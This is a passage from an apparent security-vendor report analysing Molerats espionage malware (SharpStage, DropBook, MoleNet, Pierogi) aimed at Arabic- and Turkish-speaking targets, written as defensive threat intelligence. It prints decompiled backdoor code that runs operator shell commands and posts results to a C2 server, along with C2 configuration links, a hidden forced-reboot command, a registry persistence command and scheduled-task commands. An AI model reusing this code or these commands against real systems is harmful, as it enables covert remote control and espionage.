
Command line parsing

```
string shell = EndString.Split('=')[1].Trim();
string text4 = "";
if (!ISDownload)
{
    ISDownload = true;
    if (EndString.StartsWith("Cmd"))
    {
        text4 = ShellCode(PathCmd, "/C", shell);
    }
    else if (EndString.StartsWith("Powershell"))
    {
        text4 = ShellCode(PathPowershell, "/C", shell);
    }
    else if (EndString.StartsWith("WMI"))
    {
        text4 = ShellCode(PathWMI, "", shell);
    }
    if (text4 == "")
    {
        text4 = "Command Not Found";
    }
    person.Mask = 1;
    person.CMD = text4;
    content = new StringContent(JsonConvert.SerializeObject(person), Encoding.UTF8, "application/json");
    result = (await client.PostAsync(url, content)).Content.ReadAsStringAsync().Result;
    if (result == "Done..")
    {
        ISDownload = false;
    }
    person.Mask = 0;
    person.CMD = "";
}
```

The later variant of SharpStage also drops a decoy document upon execution:

FIGURE 20

The document dropped and opened as seen in the code

```
private string doc = "6021515689.doc";

using IDownloadResponse<FileMetadata> response2 = await ass.Files.DownloadAsync("/") + doc);
using (FileStream destination = File.Create(path + doc))
{
    (await response2.GetContentAsStreamAsync()).CopyTo(destination);
}
Process.Start(path + doc);
```


The decoy document contains information allegedly created by the media department of the **Popular Front for the Liberation of Palestine** (PLFP) describing preparations for the commemoration of the PLFP's 53rd anniversary:

FIGURE 21
SharpStage decoy document



According to the document's metadata, the author of the document is an individual named "ABU-GHASSAN". In the context of the PFLP, this name could be a reference to **Ahmad Sa'adat**, who is the PFLP's Secretary General and is known as ABU-GHASSAN. Cybereason can not determine the authenticity of the document, and as such, it is unclear whether it is a stolen authentic document or perhaps a document forged by the attackers and made to appear as if it originated from the Front's high-rank official:

FIGURE 22
The decoy document metadata

Related Dates	
Last Modified	11/15/2020 8:26 AM
Created	11/3/2020 10:26 AM
Last Printed	11/3/2020 11:29 AM
Related People	
Author	 ABU-GHASSAN
	Add an author
Last Modified By	Not saved yet

Analysis of the DropBook Backdoor

FIGURE 23

Attack Tree of DropBook, as shown in the Cybereason Defence Platform



One of the malware delivered in the phishing attacks is a Python-based backdoor compiled with [PyInstaller](#) dubbed "DropBook". Based on the TTPs and code similarities, Cybereason suspects that DropBook was authored by the same team that developed [JhoneRAT](#), another Python-based malware observed in targeted attacks in the Middle East which was also [reported](#) to have been connected to the Spark backdoor.

The DropBook backdoor has the following capabilities:

- **Reconnaissance:** Collection of installed programs and file names
- **Shell commands:** Execution of shell commands received from Facebook/Simplenote
- **Downloading and executing additional files:** DropBook has the ability to download and execute additional payloads using DropBox
- **Targets arabic speaking users:** DropBook checks for the presence of an Arabic language on the infected machine, thus avoiding its execution on non-relevant potential victims:

FIGURE 24

Global variables of the decompiled python script

```
import os, ctypes, dropbox, requests, win32api, subprocess, datetime, time
from subprocess import call
pr = [
's']
pr86 = ['223']
try:
    pr = os.listdir(os.environ['ProgramW6432'])
    pr86 = os.listdir(os.environ['PROGRAMFILES(X86)'])
except:
    pr = os.listdir(os.environ['PROGRAMFILES'])

SettingFile = 'set.txt'
activeacc = ''
activecm = ''
OnlineFileNmae = 'soundplyer.exe'
ReConTime = 300
ftokenlink = 'https://www.facebook.com/yora.stev.5/posts/109332877659751'
fcmLink = 'https://www.facebook.com/yora.stev.5/posts/109333500993022'
stokenlink = 'http://simp.ly/p/04T5bp'
scmlink = 'http://simp.ly/p/vyXXKY'
linksplit = '###'
cmsplit = '###'
```


DropBook only executes if WinRAR is installed on the infected computer, probably because it is needed for a later stage of the attack. In addition, the backdoor checks the keyboard language, and only runs if the Arabic language is configured, [a method that is used by Molerats](#) quite often.

In an attempt to evade network-based detection, DropBook communicates with its operators via legitimate websites and services, including Dropbox, Facebook and Simplenote (a service used for keeping notes). By doing so, the backdoor's web traffic appears legitimate and is not likely to raise much suspicion. DropBook is using Dropbox for file downloads and uploads and Facebook/Simplenote posts to deliver C2 commands from the attacker.

DropBook's flow of execution is as follows:

1. **Fetching Dropbox API token:** DropBook fetches a Dropbox token from a Facebook post on a fake Facebook account. The backdoor's operators are able to edit the post in order to change the token used by the backdoor. In case DropBook fails getting the token from Facebook, it tries to get the token from Simplenote:

FIGURE 25
Dropbox token in Facebook



2. **Reconnaissance activity:** After receiving the token, the backdoor collects the names of all files and folders in the "Program Files" directories and in the desktop, writes the list to a file in `"C:\Users\%username%\info.txt"`, and then uploads the file to Dropbox under the name of the current username logged on to the machine.
3. **Fetching commands from Facebook:** DropBook then checks the fake facebook account post, this time in order to receive commands to execute on the infected machine. The attackers are able to edit the post in order to provide new instructions and commands to the backdoor, such as:
 - Executing arbitrary shell commands, either on all victims or a specific one
 - Setting the name of the payload that may be downloaded at a later stage
 - Setting the sleep time between queries for new commands

Cybereason observed the following commands posted on the C2 Facebook account:


TABLE 4

COMMAND	PURPOSE
all::tasklist	Execute "tasklist" on all infected machines
all::dir	Execute "dir" on all infected machines
all::set::soundplyer.exe	Set the name of the next file to download to "soundplyer.exe"
all::re::30	Set the sleep time to 30 seconds
all::set::Kd.exe	Set the name of the next file to download to "Kd.exe"
all::schtasks	Execute "schtasks" on all infected machines
all::set::Firefox.exe	Set the name of the next file to download to "Firefox.exe"
all:: %comspec% %userprofile%\Firefox.exe	Probably an attempt to execute "Firefox.exe"
all:: %userprofile%\Firefox.exe	Probably an attempt to execute "Firefox.exe"
all::schtasks /create /sc minute /mo 1 /tn "Firefox" /F /tr "\"%userprofile%\Firefox.exe\""	Create a scheduled task for "Firefox.exe"
all::schtasks /create /sc minute /mo 1 /tn "soundplyer" /F /tr "\"%userprofile%\soundplyer.exe\""	Create a scheduled task for "soundplyer.exe"
all::set::PView.exe	Set the name of the next file to download to "PView.exe"
all::dir %userprofile%	Execute "dir" on %userprofile%
all::schtasks /create /sc minute /mo 1 /tn "PView" /F /tr "\"%userprofile%\PView.exe\""	Create a scheduled task for "PView.exe"
all::set::DG3.exe	Set the name of the next file to download to "DG3.exe"

By using Facebook's "post edit history" feature, it is possible to view all the commands that were posted by backdoor's operators:


FIGURE 26

Shell commands used by the attackers as revealed by Facebook's post edit history feature



4. **Downloading additional payloads:** DropBook can download and execute an extended arsenal of payloads stored on Dropbox, such as: **MoleNet Downloader**, **Quasar RAT**, **SharpStage Backdoor**, an updated version of **DropBook**, and **Process Explorer**, a [legitimate tool by Microsoft](#) to monitor Windows processes, often used by attackers for reconnaissance and to dump credentials.

Aside from posting commands, the fake Facebook profile is empty, showing no connections or any personal information about its user, which further strengthens the assumption that it was created solely for serving as a command-and-control for the backdoor:



Analysis of the MoleNet Downloader

Perhaps one of the most intriguing tools discovered in this campaign is the MoleNet downloader. Even though the tool itself is previously undocumented, the Nocturnus Team found evidence that it has been in active development since at least 2019 with infrastructure operating as far back as 2017 while remaining under the radar.

The MoleNet downloader is just one of the tools in Molerats' arsenal, and was discovered in this campaign being delivered by the DropBook backdoor along with the SharpStage and Spark backdoors. It is also written in .NET, and heavily obfuscated.

The MoleNet downloader has the following capabilities:

- **Perform WMI commands for OS profiling, including the following:**
 - SELECT * FROM FirewallProduct
 - SELECT * FROM AntivirusProduct
 - SELECT * FROM Win32_PhysicalMedia
 - SELECT * FROM Win32_ComputerSystem
 - SELECT * FROM Win32_DiskDrive
 - SELECT * FROM Win32_LogicalDiskToPartition

- **Check for debuggers:** MoleNet performs several checks in order to see if it is being debugged, like querying APIs such as *IsDebuggerPresent* and *CheckRemoteDebuggerPresent*.
- **Restart the machine using command line:** MoleNet restarts the infected machine by running the shutdown command-line utility:

FIGURE 28

Restarting the victim's machine using the command line

```
ProcessStartInfo processStartInfo = Delegate97.smetho_0();
Delegate149.smetho_0(processStartInfo, "/c shutdown -r -f -t 0");
Delegate57.smetho_0(processStartInfo, ProcessWindowStyle.Hidden);
Delegate166.smetho_0(processStartInfo, bool_0: true);
Delegate95.smetho_0(processStartInfo, "cmd.exe");
Delegate133.smetho_0(processStartInfo);
```

- **Submit extensive OS information to the C2:** below is an example of parameters that are sent to the C2: *name={0}&subject={1}&OS={2}&category={3}&priority={4}&message={5}&FileLocation={6}&email={7}&MyVer={8}&XMLDoc={9}&PCTypeOne={10}*
- **Downloading additional payloads:** MoleNet can download additional payloads from the C2.
- **Creating Persistence:** MoleNet uses Powershell in order to achieve persistence on the infected machine by executing the command *powershell reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /f /v Firefox /t reg_sz /*

The newer version of MoleNet appears to use the following URLs to communicate with its operators:

- *hxxps://exchangeupdates[.]com/enterprise/Wenterprise.php*
- *hxxps://exchangeupdates[.]com/enterprise/Senterprise.php*

Unveiling Old MoleNet Versions

By tracking the tools indicative of TTPs and strings, Cybereason was able to uncover [an earlier sample](#) dating back to July 2020, that communicates with the same domain *exchangeupdates[.]com*.

Further pivoting on more indicators revealed [an even earlier sample](#) dating back to 2019. The sample communicated with a different domain: *upgrade.newshelpyou[.]com* - this domain was mentioned in a [report by Kaspersky](#) in 2017, detailing various campaigns on the Gaza Cybergang. The report however, did not include information about the MoleNet downloader.

Spark Backdoor Activity in Turkey

Cybereason also observed recent activity of the [Spark backdoor](#) targeting Turkish-speaking individuals. It is unclear whether the Turkish campaign is connected to the aforementioned campaign, but both campaigns use the Spark backdoor attributed to MoleRats. It is interesting to mention the targeting of Turkish-speaking individuals, since the Spark backdoor is known to specifically check for Arabic language settings on the infected machines.

One of the Spark backdoor droppers observed in the Turkish campaign is named: “YENİ İNŞAAT İÇİN GEREKLİ BELGELER.exe” (translated: DOCUMENTS REQUIRED FOR NEW CONSTRUCTION). Once the malware executes, it opens a decoy file in Turkish to distract the victims from the malicious activity:

File name: YENİ İNŞAAT İÇİN GEREKLİ BELGELER.exe

SHA-256: 5b0693731f100b960720d67bda6f3e6df1c25b7d5024d11cf61c13e7492f18cf

Decoy document SHA-256: dc9aa462547e1436c7254a78c907915d41f771a3a66d2f4656930724cbf3914d

FIGURE 29

Decoy document in Turkish, dropped along with Spark backdoor

YENİ İNŞAAT RUHSATI İÇİN GEREKLİ BELGELER

Mimari Proje

Kal. Ve Sıhhi Tes. Projesi

Statik proje, İskele Projesi

Peyzaj Projesi

Telekom Projesi

Doğalgaz Projesi

Elektrik Projesi

Zemin Etüd Raporu

Dosyasında sırasıyla bulunması gereken evraklar;

- 1) Ruhsat için müracaat dilekçesi
- 2) Numarataj (Büyükşehir Belediye Başkanlığı)
- 3) YAPI DENETİM EVRAKLARI (Yapıya ilişkin bilgi formu, taahhüdü, sözleşmesi, hizmet bedeli makbuzu).
- 4) Müteahhit sicili (ato belgesi), Müteahhit vergi kaydı. Müteahhit Karnesi
- 5) Çap (imar durum belgesi)- Son 1 yıla ait.
- 6) Tapu Tescil Belgesi – son 1 aya ait.(İlgili personel tarafından sistemden çıkarılır.)
- 7) Noter onaylı inşaat sözleşmesi. Mal sahibi ve müteahhit aynı ise taahhütname hazırlanır, evraktan geçilir.


The Turkish campaign appears to have a distinct C2 domain: brooksprofessional[.]com

Connection to the Pierogi Backdoor

An interesting connection between the newly discovered malware arsenal described above and the **Pierogi backdoor** that was previously discovered by Cybereason was also observed during this investigation: it appears that some of the victims of the newly discovered backdoors were also targeted by a new variant of the Pierogi backdoor and **attributed** to **APT-C-23**, an adjacent sub-group of the Gaza Cybergang linked to Molerats.

Analysis of Pierogi’s delivery methods and phishing themes, show a great deal of similarity to the campaigns mentioned in this report as well as past campaigns attributed to Molerats and APT-C-23.

For example, the use of executables with fake Microsoft Word icons was observed on multiple instances with the Pierogi backdoor dropper. In addition, there are similarities in the phishing and decoy content sent to the victims:



File name: general secretariat for the council of ministers 1839-2021.exe

SHA-256: 2d03ff4e5d4d72afffd9bde9225fe03d6dc941982d6f3a0bbd14076a6c890247

FIGURE 31
Pierogi dropper file uploaded from the Palesitnian Territories

Name	Source	Country
General Secretariat for the Council of Ministers 1839-2021.exe	55263708 - web	PS

Drops decoy PDF SHA-256:

b1ac14df66e1b10b3c744431add3d99a7eb39714b61253fb22dd3a00cba61e05

FIGURE 32

Content of the decoy document dropped by Pierogi



Another example of a decoy document is the following file, dropped along with the Pierogi backdoor by:

File name: approved structural-85763489756-5629857-docx.exe (originally with typo)

SHA-256: b61fa79c6e8bfc96f6e2ed4057f5a835a299e9e13e4c6893c3c3309e31cad44

FIGURE 33

Decoy document dropped by Pierogi backdoor



While the new Pierogi variant appears to keep most of the [previously reported functionality](#), Cybereason detected a few changes and improvements to the code, including code obfuscation, base64 encoded C2 communication, and more. In addition, the distinct URI pattern, [previously reported](#) has changed, and no longer contains words in the Ukrainian language:

Observed URI pattern in the new Pierogi variant:

- `hxxp://ruthgreenrtg[.]live/xqgjdxa/yhhzireha/ibcdgpuw`
- `hxxp://ruthgreenrtg[.]live/xqgjdxa/yhhzireha/zbkvngmnc`
- `hxxp://ruthgreenrtg[.]live/xqgjdxa/yhhzireha/hknbuahwg`
- `hxxp://ruthgreenrtg[.]live/xqgjdxa/yhhzireha/tcpuvwfi`

TABLE 5

OLD URI PATTERN (UKRAINIAN LANGUAGE COMMANDS)	PURPOSE
debby/weatherford/ Yortysnr	Machine information
debby/weatherford/ Ekspertyza	Request further commands from the C2
debby/weatherford/ Zavantazhyty	Uploading data (mainly screenshots)
debby/weatherford/ Vydalyty	Removing information

See full list of Pierogi IOCs included in the IOCs document linked below.

Conclusion

In this report, the Cybereason Nocturnus Team investigated an active espionage campaign that largely targets Arab-speaking individuals in the Middle East, primarily observed in the Palestinian Territories, UAE, Egypt and Turkey. Based on our [previous research](#), as well as research by other companies, Cybereason estimates with moderate-high confidence that these attacks were carried out by [Molerats](#) (aka The Gaza Cybergang), an Arabic-speaking, politically motivated APT group that has operated in the Middle East since 2012.

Analysis of the phishing themes and decoy documents used in the social engineering stage of the attacks show that they revolve mainly around Israel's relations with neighboring Arab countries as well as internal Palesitnian current affairs and political controversies. Given the nature of the lure content, Cybereason assesses that the campaign operators seek to target high ranking political figures and government officials in the Middle East.

The investigation uncovered two previously unknown backdoors, dubbed "SharpStage", "DropBook" and the "MoleNet" downloader, which were delivered in conjunction with the previously discovered Spark backdoor. Both SharpStage and DropBook seem to exploit legitimate web services such as Dropbox and Google Drive to store their cyber arsenal and to deliver it to their victims in a stealthy manner, abusing the trust given to these platforms. In addition, the authors of the DropBook backdoor abuse Facebook by creating fake public profiles for delivering command and control (C2) instructions to the malware while hiding in plain sight.

Furthermore, Cybereason was able to show similarities between Molerats and APT-C-23, two adjacent sub-groups of the Gaza Cybergang, appearing to be operating on behalf of similar interests. The discovery of the new cyber espionage tools along with the connection to previously identified tools used by the group suggest that Molerats is increasing their espionage activity in the region in light of the current political climate and recent events in the Middle East.

Mitre Att&ck Breakdown

INITIAL ACCESS	EXECUTION	PERSISTENCE	PRIVEGE ESCALATION	DEFENSE EVASION	DISCOVERY	COLLECTION	EXFILTRATION	C&C	IMPACT
Spearphishing Attachment	Command-Line Interface	Scheduled Task	Bypass User Account Control	Bypass User Account Control	System Information Discovery	Screen Capture	Archive Collected Data	Web Service	System Shutdown / Reboot
Spearphishing Link	Scheduled Task	Registry Run Keys / Startup Folder	Startup Items	Deobfuscate/ Decode Files or Information	System Owner/ User Discovery	Automated Collection		Data Encoding	
	Scripting	Shortcut Modification		Disable or Modify Tools	Virtualization/ Sandbox Discovery			Remote File Copy	
	User Execution			File Deletion				Encrypted Channel	
	Powershell			Software Packing					
				Masquerading					
				Evade Analysis Environment					
				Security Software Discovery					

Download the full set of IOCs via the link at the top of the Molerats report blog post [here](#).

